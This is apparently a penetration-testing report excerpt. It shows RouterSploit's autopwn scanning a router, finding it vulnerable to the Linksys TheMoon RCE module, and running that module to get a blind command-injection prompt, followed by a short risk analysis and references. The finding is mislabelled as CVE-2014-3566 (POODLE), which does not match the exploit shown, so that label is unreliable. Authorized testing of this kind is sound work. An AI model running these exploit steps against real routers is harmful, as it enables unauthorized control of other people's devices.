
RouterSploit Vulnerability testing

By using auto/pwn router automatically checked the router with all its vulnerabilities and was vulnerable to **linksys/eseries_themoon_rce** exploit.



```
satakali@satak...~/routersploit ✘ satakali@satak...~/routersploit ✘
[+] 192.168.100.1:80 http exploits/routers/dlink/dgs_1510_add_user is not vulnerable
[*] 192.168.100.1:80 http exploits/routers/dlink/dsl_2740r_dns_change Could not be verified
[-] 192.168.100.1:80 http exploits/routers/dlink/dir_300_320_600_615_info_disclosure is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/dlink/dcs_930l_auth_rce is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/dlink/dir_645_password_disclosure is not vulnerable
[*] 192.168.100.1:80 http exploits/routers/dlink/dsl_2640b_dns_change Could not be verified
[*] 192.168.100.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce Could not be verified
[-] 192.168.100.1:80 http exploits/routers/dlink/multi_hnep_rce is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/dlink/dvg_n5402sp_path_traversal is not vulnerable
[-] 192.168.100.1:32764 custom/tcp exploits/routers/multi/tcp_32764_rce is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/multi/misfortune_cookie is not vulnerable
[-] 192.168.100.1:32764 custom/tcp exploits/routers/multi/tcp_32764_info_disclosure is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/linksys/smartwifi_password_disclosure is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/multi/rom0 is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/linksys/1500_2500_rce is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/linksys/wrt100_110_rce is not vulnerable
[-] 192.168.100.1:80 http exploits/routers/linksys/wap54gv3_rce is not vulnerable
[*] 192.168.100.1:80 http exploits/routers/linksys/eseries_themoon_rce is vulnerable
[-] 192.168.100.1:80 http exploits/routers/3com/imc_path_traversal is not vulnerable
```

No reverse tcp session was created but **blind command injection** is possible via execute method command show be researched according to model of the router and in proper order to get desired result.



```
satakali@satak...~/routersploit ✘ satakali@satak...~/routersploit ✘
ssl      false          SSL enabled: true/false
target   192.168.100.1  Target IPv4 or IPv6 address
port     80             Target HTTP port

Module options:
Name      Current settings      Description
ssl       false                SSL enabled: true/false
verbosity true                Verbosity enabled: true/false
arch     mipsle               Target architecture: mipsbe, mipsle

rsf (Linksys E-Series TheMoon RCE) > set target 192.168.100.1
[*] target => 192.168.100.1
rsf (Linksys E-Series TheMoon RCE) > show options

Target options:
Name      Current settings      Description
ssl       false                SSL enabled: true/false
target   192.168.100.1        Target IPv4 or IPv6 address
port     80                  Target HTTP port

Module options:
Name      Current settings      Description
verbosity true                Verbosity enabled: true/false
arch     mipsle               Target architecture: mipsbe, mipsle

rsf (Linksys E-Series TheMoon RCE) > run
[*] Running module exploits/routers/linksys/eseries_themoon_rce ...
[+] Target is vulnerable
[*] Invoking command loop...
[*] It is blind command injection - response is not available

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd > █
```

Vulnerability: CVE:CVE-2014-3566(SSL POODLE info Leak)

Threat Level :

CRITICAL

Vulnerability:

CRITICAL

Analysis:

The attacker might be able to execute any desired command on the router, the attacker can reset the router, change password, do port forwarding etc.

References

- Alharbi, M. (2010, April 29). *Writing a Penetration Testing Report*. SANS Institute. Retrieved December 12, 2021, from <https://www.sans.org/white-papers/33343/>
- Ape/samsungctl: Remote control Samsung televisions via a TCP/IP connection.* (n.d.). GitHub. Retrieved December 12, 2021, from <https://github.com/Ape/samsungctl>
- CVE-2020-12695: CallStranger Vulnerability in Universal Plug and Play (UPnP) Puts Billions of Devices At Risk.* (2020, June 8). Tenable. Retrieved December 12, 2021, from <https://www.tenable.com/blog/cve-2020-12695-callstranger-vulnerability-in-universal-plug-and-play-upnp-puts-billions-of>
- src.* (n.d.). GitHub. Retrieved December 12, 2021, from <https://github.com/fboender/pyupnpclient/tree/master/src>
- Universal Plug and Play (UPnP).* (2019, September 18). GeeksforGeeks. Retrieved December 12, 2021, from <https://www.geeksforgeeks.org/universal-plug-and-play-upnp/>
- yunuscadirci/CallStranger: Vulnerability checker for Callstranger (CVE-2020-12695).* (2020, June 12). GitHub. Retrieved December 12, 2021, from <https://github.com/yunuscadirci/CallStranger>